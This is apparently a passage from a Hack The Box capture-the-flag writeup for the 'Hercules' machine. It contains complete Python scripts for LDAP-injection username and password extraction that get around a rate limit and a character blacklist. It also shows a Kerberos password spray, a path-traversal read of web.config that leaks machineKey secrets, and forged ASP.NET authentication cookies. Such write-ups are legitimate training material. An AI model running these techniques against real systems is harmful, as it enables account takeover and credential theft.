    <blockquote class="wp-embedded-content" data-secret="H8CEaIZZUF"><a href="https://4xura.com/writeups-for-ctfs/htb/htb-writeup-ghost/" target="_blank"  rel="nofollow" >HTB Writeup - Ghost</a></blockquote><iframe class="wp-embedded-content" sandbox="allow-scripts" security="restricted" style="position: absolute; visibility: hidden;" title=""HTB Writeup - Ghost" - Axura" src="https://4xura.com/writeups-for-ctfs/htb/htb-writeup-ghost/embed/#?secret=ELVofRZ1rX#?secret=H8CEaIZZUF" data-secret="H8CEaIZZUF" width="600" height="338" frameborder="0" marginwidth="0" marginheight="0" scrolling="no"></iframe>

    DFS prefix expansion for usernames matching grammar: first[.last]
      - first: [a-z]+
      - optional single dot (not first/last)
      - last:  [a-z]+
    We probe "<prefix>*"; if it matches, dive deeper
    """
    letters = string.ascii_lowercase

    def _next_chars(prefix: str):
        """Allowed next chars under first[.last] grammar."""
        has_dot = '.' in prefix
        if not prefix:
            return letters                     # first char: letters only
        if not has_dot:
            # allow letters always; allow '.' only if last char is a letter
            return letters + ('.' if prefix[-1].isalpha() else '')
        # after a dot, only letters; forbid a second dot
        return letters

    tm = TokenManager(max_uses=6)
    bar_main  = log.progress("DFS ENUMERATION")
    bar_try   = log.progress("TRYING ")
    completed = []
    visited   = set()

    queue = [c for c in letters]

    while queue:
        prefix = queue.pop(0)
        if prefix in visited:
            continue
        visited.add(prefix)

        payload = f"{prefix}*"
        enc     = encode(payload)
        bar_try.status(f"'{prefix}' -> {payload} -> {enc}")

        try:
            resp = tm.send(enc)
        except Exception as e:
            log.failure(f"POST error for '{prefix}': {e}")
            continue

        if not is_success(resp):
            continue  # this prefix doesn't exist

        # prefix exists → probe children and go **depth-first**
        has_child = False
        dbg = log.progress("[debug], PREFIX {} has child".format(prefix))
        for ch in _next_chars(prefix):
            child = prefix + ch
            child_payload = f"{child}*"
            child_enc     = encode(child_payload)
            dbg.status(f"PROBING '{child}' -> {child_payload} -> {child_enc}")

            try:
                child_resp = tm.send(child_enc)
            except Exception as e:
                # keep probing other children
                continue

            if is_success(child_resp):
                has_child = True
                # DFS: process this child now
                queue.insert(0, child)
                log.info(f"enqueue child: {child}")

        if not has_child:
            # cannot extend → full username discovered
            completed.append(prefix)
            log.success(f"FOUND username: {prefix}")

    bar_main.success("done")
    if completed:
        with open("users.txt", "w", encoding="utf-8", errors="ignore") as f:
            for u in completed:
                f.write(u + "\n")
        log.success("Completed usernames found and saved to users.txt")
    else:
        log.failure("No completed usernames discovered")

    return completed


if __name__ == "__main__":
    enum_usernames()
Then after run the script, we can get the result and a users.txt
$ tail users.txt -n20

ken.w
mark.s
mikayla.a
natalie.a
nate.h
patrick.s
ramona.l
ray.n
rene.s
shae.j
stephanie.w
stephen.m
tanya.r
taylor.m
tish.c
vincent.g
web_admin
will.s
winda.s
zeke.s
When the server evaluates the constructed filter, this payload modifies the logical expression to match additional entries. The application distinguishes between an "invalid login attempt" and a "failed login attempt"; this distinction becomes the basis for enumerating the description value. In this example, no description data is returned for the web_admin account:

Copy most of the definitions from the enum_usernames.py script used in the brute force attack. Replace the enum_usernames() routine with a function that probes the description attribute—same token swapping/double encoding mechanism, just a different target field.
Build probes this way:
1, RFC4515-escape the exfiltrated test string (escape *, (, ), \, NUL).

2, Construct the raw LDAP filter fragment as: username*)(description=<RFC4515-escaped-test>* — note the trailing * is the LDAP wildcard and must remain unescaped.

3, Reuse the same request/response classification logic from the username enumerator.
The script would be
#!/usr/bin/env python3
# enum_description.py

import sys
from urllib.parse import quote
import requests
import urllib3
import string
from pathlib import Path
from bs4 import BeautifulSoup
from pwn import log

from urllib3.exceptions import InsecureRequestWarning
urllib3.disable_warnings(InsecureRequestWarning)

URL         = "https://hercules.htb/Login"
PASSWORD    = "wrongPassword"
TOKEN_NAME  = "__RequestVerificationToken"
SUCCESS_MSG = "Login attempt failed"
FAILURE_SIG = "Invalid login attempt"
BANNED      = set(list(r'!"#&\'()*+,:;<=>?[]\^`{|}~'))
USERS_TXT   = Path("./users.txt")

class TokenManager:
    """
    Fetch new tokens for requests to bypass rate limit
    One single token can be used around 6~7 times
    """
    def __init__(self, max_uses=6):
        self.max_uses    = int(max_uses)
        self._cookie_tok = None
        self._form_tok   = None
        self._uses       = 0

    def _fetch_tokens(self):
        """
        Session A: GET /Login, return (cookie_token, form_token).
        """
        s = requests.Session()
        s.verify = False
        headers = {"User-Agent": "Mozilla/5.0"}
        r = s.get(URL, headers=headers, allow_redirects=True, timeout=8)

        cookie_tok = s.cookies.get(TOKEN_NAME)
        soup = BeautifulSoup(r.text, "html.parser")
        inp = soup.find("input", {"name": TOKEN_NAME, "type": "hidden"})
        form_tok = inp.get("value") if inp else None

        return cookie_tok, form_tok

    def _do_login(self, username: str, cookie_tok: str, form_tok: str):
        """
        Session B: new session, set cookie value and submit form token + username.
        """
        s = requests.Session()
        s.verify = False
        headers = {"User-Agent": "Mozilla/5.0", "Referer": URL}
        if cookie_tok:
            s.cookies.set(TOKEN_NAME, cookie_tok)

        data = {
            TOKEN_NAME: form_tok or "",
            "Username": username,
            "Password": PASSWORD,
            "RememberMe": "false"
        }

        return s.post(URL, data=data, headers=headers, allow_redirects=False, timeout=8)

    def refresh(self):
        """
        Force-fetch fresh cookie + token.
        """
        cookie_tok, form_tok = self._fetch_tokens()
        self._cookie_tok = cookie_tok
        self._form_tok   = form_tok
        self._uses       = 0
        return self._cookie_tok, self._form_tok

    def send(self, payload):
        """
        Use cached token to POST payload in username field; refresh after max_uses.
        """
        if self._uses >= self.max_uses or (self._form_tok is None and self._cookie_tok is None):
            self.refresh()

        resp = self._do_login(payload, self._cookie_tok, self._form_tok)
        self._uses += 1
        return resp

def encode(s: str) -> str:
    """
    URL encode blacklisted chars to bypass check.
    They will all be encoded again via requests.post.
    """
    out = []
    for c in s:
        if c in BANNED:
            enc = quote(c, safe="")
            out.append(enc)
        else:
            out.append(c)
    return "".join(out)

def is_success(resp):
    """
    TRUE when our LDAP predicate matched
    "Login attempt failed": user exists, wrong pass
    """
    body = resp.text or ""
    return SUCCESS_MSG.lower() in body.lower()

from urllib.parse import quote

def _ldap_escape_rfc4515(s: str) -> str:
    """
	Escape user-controlled text for LDAP filter usage (RFC4515).
    """
    out = []
    for ch in s:
        if ch == '*':
            out.append(r'\2a')
        elif ch == '(':
            out.append(r'\28')
        elif ch == ')':
            out.append(r'\29')
        elif ch == '\\':
            out.append(r'\5c')
        elif ch == '\x00':
            out.append(r'\00')
        else:
            out.append(ch)
    return ''.join(out)

def _build_payload(username: str, description_payload: str = None) -> str:
    """
    Build the Username form value that probes description.
    - description_payload: the candidate prefix to test (unescaped)
    """
    if description_payload is None:
        pl = f"{username}*)(description=*"
    else:
        escaped = _ldap_escape_rfc4515(description_payload)
        # trailing '*' is LDAP wildcard and must remain literal wildcard in the filter
        pl = f"{username}*)(description={escaped}*"
    return encode(pl)

def enum_descriptions(users_file: Path):
    """
    Enumerate 'description' for one username using TokenManager tm.
    Returns discovered description string or None.
    """
    tm = TokenManager(max_uses=6)
    charset = string.printable
    results = {}

    with open(users_file, "r", encoding="utf-8") as f:
        users = [u.strip() for u in f if u.strip()]

    for user in users:
        log.info(f"Checking user: {user}")

        # check if description exists (probe with no prefix)
        probe0 = _build_payload(user, None)
        resp = tm.send(probe0)
        if not is_success(resp):
            log.failure(f"No description for {user}")
            continue

        desc = ""
        log.success(f"{user} has description, enumerating...")
        for i in range(50):
            found = False
            for ch in charset:
                test = desc + ch
                probe = _build_payload(user, test)
                resp = tm.send(probe)
                if is_success(resp):
                    desc = test
                    log.info(f"    {user}: {desc}")
                    found = True
                    break

            if not found:
                break

        if desc:
            results[user] = desc
            log.success(f"FOUND {user}:{desc}")
            with open("passwords.txt", "a", encoding="utf-8") as out:
                out.write(f"{user}:{desc}\n")
        else:
            log.failure(f"No content extracted for {user}")

    return results


if __name__ == "__main__":
    enum_descriptions(USERS_TXT)
Then after run this script, we can find a credit johnathan.j:change*th1s_p@ssw()rd!!
But this credit do not worked for ldap or web
Password Spray
Now we can use the credit to use kerbrute to spray the obtained credentials into the user list
kerbrute passwordspray -d 'hercules.htb' --dc 'dc.hercules.htb' users.txt 'change*th1s_p@ssw()rd!!' -v
Then we can find james.s and taylor.m are locked out, while ken.w's password succeeds. Kerberos authentication (NTLM disabled) behaves as expected:
$ nxc smb hercules.htb -u ken.w -p 'change*th1s_p@ssw()rd!!'
SMB         10.129.242.196   445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.242.196   445    dc               [-] hercules.htb\ken.w:change*th1s_p@ssw()rd!! STATUS_NOT_SUPPORTED

$ nxc smb hercules.htb -u ken.w -p 'change*th1s_p@ssw()rd!!' --generate-krb5-file ./krb5.conf
SMB         10.129.242.196   445    dc               [*]  x64 (name:dc) (domain:hercules.htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         10.129.242.196   445    dc               [+] krb5 conf saved to: ./krb5.conf
SMB         10.129.242.196   445    dc               [+] Run the following command to use the conf file: export KRB5_CONFIG=./krb5.conf
SMB         10.129.242.196   445    dc               [-] hercules.htb\ken.w:change*th1s_p@ssw()rd!! STATUS_NOT_SUPPORTED

$ export KRB5_CONFIG=krb5.conf

$ nxc smb hercules.htb -u ken.w -p 'change*th1s_p@ssw()rd!!' -k
SMB         hercules.htb    445    hercules         [*]  x64 (name:hercules) (domain:htb) (signing:True) (SMBv1:None) (NTLM:False)
SMB         hercules.htb    445    hercules         [-] htb\ken.w:change*th1s_p@ssw()rd!! [Errno Connection error (HTB:88)] [Errno -2] Name or service not known

$ nxc winrm hercules.htb -u ken.w -p 'change*th1s_p@ssw()rd!!' -k
[01:01:46] ERROR    Invalid NTLM challenge received from server. This may indicate NTLM is not supported and nxc winrm only support NTLM currently                               winrm.py:62
WINRM-SSL   hercules.htb    5986   hercules.htb     [*] None (name:hercules.htb) (domain:None) (NTLM:False)

$ nxc ldap hercules.htb -u ken.w -p 'change*th1s_p@ssw()rd!!' -k
LDAP        hercules.htb    389    DC               [*] None (name:DC) (domain:hercules.htb) (signing:None) (channel binding:Never) (NTLM:False)
LDAP        hercules.htb    389    DC               [+] hercules.htb\ken.w:change*th1s_p@ssw()rd!!
This credential also allow web application login:
 It is a simple LFI vulnerable

On Windows IIS hosts, a high-value target is C:\inetpub\wwwroot\web.config (ASP.NET application configuration). We can test and discover it by using a two-level traversal similar to ../../web.config:
<?xml version="1.0" encoding="utf-8"?>

<!--
  For more information on how to configure your ASP.NET application, please visit
  https://go.microsoft.com/fwlink/?LinkId=301880
  -->

<configuration>

  <appSettings>
    <add key="webpages:Version" value="3.0.0.0" />
    <add key="webpages:Enabled" value="false" />
    <add key="ClientValidationEnabled" value="true" />
    <add key="UnobtrusiveJavaScriptEnabled" value="true" />
  </appSettings>

  <!--
    For a description of web.config changes see http://go.microsoft.com/fwlink/?LinkId=235367.
    The following attributes can be set on the <httpRuntime> tag.

      <system.Web>
        <httpRuntime targetFramework="4.8.1" />
      </system.Web>
  -->

  <system.web>
    <compilation targetFramework="4.8" />
    <authentication mode="Forms">
      <forms protection="All" loginUrl="/Login" path="/" />
    </authentication>
    <httpRuntime enableVersionHeader="false" maxRequestLength="2048" executionTimeout="3600" />
    <machineKey decryption="AES" decryptionKey="B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581" validation="HMACSHA256" validationKey="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80" />
    <customErrors mode="Off" />
  </system.web>

  <runtime>
    <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
      <dependentAssembly>
        <assemblyIdentity name="System.Web.Helpers" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Web.WebPages" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="1.0.0.0-3.0.0.0" newVersion="3.0.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="System.Web.Mvc" publicKeyToken="31bf3856ad364e35" />
        <bindingRedirect oldVersion="1.0.0.0-5.3.0.0" newVersion="5.3.0.0" />
      </dependentAssembly>
      <dependentAssembly>
        <assemblyIdentity name="Microsoft.Web.Infrastructure" publicKeyToken="31bf3856ad364e35" culture="neutral" />
        <bindingRedirect oldVersion="0.0.0.0-2.0.0.0" newVersion="2.0.0.0" />
      </dependentAssembly>
    </assemblyBinding>
  </runtime>

  <system.webServer>

    <httpProtocol>
      <customHeaders>
        <remove name="X-AspNetMvc-Version" />
        <remove name="X-Powered-By" />
        <add name="Connection" value="keep-alive" />
      </customHeaders>
    </httpProtocol>

    <security>
      <requestFiltering>
        <requestLimits maxAllowedContentLength="2097152" />
      </requestFiltering>
    </security>

    <rewrite>
      <rules>
        <rule name="HTTPS Redirect" stopProcessing="true">
          <match url="(.*)" />
          <conditions>
            <add input="{HTTPS}" pattern="^OFF$" />
          </conditions>
          <action type="Redirect" url="https://{HTTP_HOST}{REQUEST_URI}" redirectType="Permanent" />
        </rule>
      </rules>
    </rewrite>

    <httpErrors errorMode="Custom" existingResponse="PassThrough">
      <remove statusCode="404" subStatusCode="-1" />
      <error statusCode="404" path="/Error/Index?statusCode=404" responseMode="ExecuteURL" />
      <remove statusCode="500" subStatusCode="-1" />
      <error statusCode="500" path="/Error/Index?statusCode=500" responseMode="ExecuteURL" />
      <remove statusCode="501" subStatusCode="-1" />
      <error statusCode="501" path="/Error/Index?statusCode=501" responseMode="ExecuteURL" />
      <remove statusCode="503" subStatusCode="-1" />
      <error statusCode="503" path="/Error/Index?statusCode=503" responseMode="ExecuteURL" />
      <remove statusCode="400" subStatusCode="-1" />
      <error statusCode="400" path="/Error/Index?statusCode=400" responseMode="ExecuteURL" />
    </httpErrors>
  </system.webServer>
  <system.codedom>

    <compilers>
      <compiler language="c#;cs;csharp" extension=".cs" warningLevel="4" compilerOptions="/langversion:default /nowarn:1659;1699;1701;612;618" type="Microsoft.CodeDom.Providers.DotNetCompilerPlatform.CSharpCodeProvider, Microsoft.CodeDom.Providers.DotNetCompilerPlatform, Version=4.1.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
      <compiler language="vb;vbs;visualbasic;vbscript" extension=".vb" warningLevel="4" compilerOptions="/langversion:default /nowarn:41008,40000,40008 /define:_MYTYPE=\"Web\" /optionInfer+" type="Microsoft.CodeDom.Providers.DotNetCompilerPlatform.VBCodeProvider, Microsoft.CodeDom.Providers.DotNetCompilerPlatform, Version=4.1.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" />
    </compilers>
  </system.codedom>
</configuration>

<!--ProjectGuid: 6648C4C4-2FF2-4FF1-9F3E-1A560E46AA52-->
<machineKey> exists and displays the keys (decryptionKey and validationKey) and algorithm: decryption="AES" and validation="HMACSHA256".
Now, we can forge an .ASPXAUTH cookiebecause the leaked machineKey in web.config is the key used by the application to encrypt and sign Forms Authentication tickets. With this key (and the right tools), we can generate a valid encrypted ticket for any desired username and user data (e.g., web_admin ), and the application will accept it as a signed ticket.
Because we have the same decryptionKey and validationKey as the application's machineKey, we can create a cryptographically signed ticket that is indistinguishable from one generated by the server.
Next, we'll get a valid example cookie—that is, a real .ASPXAUTH value from a logged-in user (e.g., ken.w ).
531F5BD35063DE968196F071DDE06C042DB70D9EF7F8D6E01F70A6A343785A2C09902A373A8C679DA6DD75D218964E9E9285E5C827C1A348C80D6AF61C970EDA0BDE78C35FAE8A7ECE3215227DDA689427D403E0BE275E387E9DB35880CC4A40C8107FAFCD987FC4EC3E08EFA4F779A3628E5C2A101685E4722F459755E8802CC199BCA667857FA88F701C8040877701BBC4FA136423517A851A775EE1AB3F0B
Then let's exploit it step by step
Step 1: Clone
Use VS “Clone a repo” and open the folder on:
https://github.com/4xura/FormsTicketTool
Step 2: Config
The tool reads their machineKey from the process config file. Copy the App.config.template as App.config Replace the file contents with our exfiltrated machineKey values of the one we grabbed from the target web.config:
<?xml version="1.0" encoding="utf-8"?>
<configuration>
	<system.web>
		<compilation debug="false" targetFramework="4.0" />
		<machineKey
		  decryption="AES"
		  decryptionKey="B26C371EA0A71FA5C3C9AB53A343E9B962CD947CD3EB5861EDAE4CCC6B019581"
		  validation="HMACSHA256"
		  validationKey="EBF9076B4E3026BE6E3AD58FB72FF9FAD5F7134B42AC73822C5F3EE159F20214B73A80016F9DDB56BD194C268870845F7A60B39DEF96B553A022F1BA56A18B80" />
	</system.web>
</configuration>
Step 3: Build
 Step 4:
 Decrypt
Run the decrypt command with the .ASPXAUTH cookie copied from ken.w's HTTP request header:
.\FormsTicketTool.exe decrypt 531F5BD35063DE968196F071DDE06C042DB70D9EF7F8D6E01F70A6A343785A2C09902A373A8C679DA6DD75D218964E9E9285E5C827C1A348C80D6AF61C970EDA0BDE78C35FAE8A7ECE3215227DDA689427D403E0BE275E387E9DB35880CC4A40C8107FAFCD987FC4EC3E08EFA4F779A3628E5C2A101685E4722F459755E8802CC199BCA667857FA88F701C8040877701BBC4FA136423517A851A775EE1AB3F0B
 The ticket decodes: ken.w is a regular member of Web Users.
Step 5: Encrypt
To craft a ticket for web_admin we first determine the target role. With LDAP access as ken.w we query the directory:
$ ldapsearch -x -H ldap://hercules.htb \
      -D "HERcules\\ken.w" \
      -w 'change*th1s_p@ssw()rd!!' \
      -b "DC=hercules,DC=htb" "(sAMAccountName=web_admin)" cn name department displayName memberOf

# web_admin, Web Department, DCHERCULES, hercules.htb
dn: CN=web_admin,OU=Web Department,OU=DCHERCULES,DC=hercules,DC=htb
cn: web_admin
displayName: web_admin
memberOf: CN=Domain Employees,OU=Domain Groups,OU=DCHERCULES,DC=hercules,DC=ht
 b
department: Web Administrators
name: web_admin
department: Web Administrators— that's our target role. Mint a new ticket with encrypt:
.\FormsTicketTool.exe encrypt 531F5BD3... web_admin "Web Administrators" 3600

Step 6: Change Cookie
Replace the .ASPXAUTH cookie in the browser request with the forged ticket — we become web_admin in the application:

LFI for upload
As the web_admin, we see a new menu form in the Hercules portal that POSTs a file to https://hercules.htb/Home/Forms:
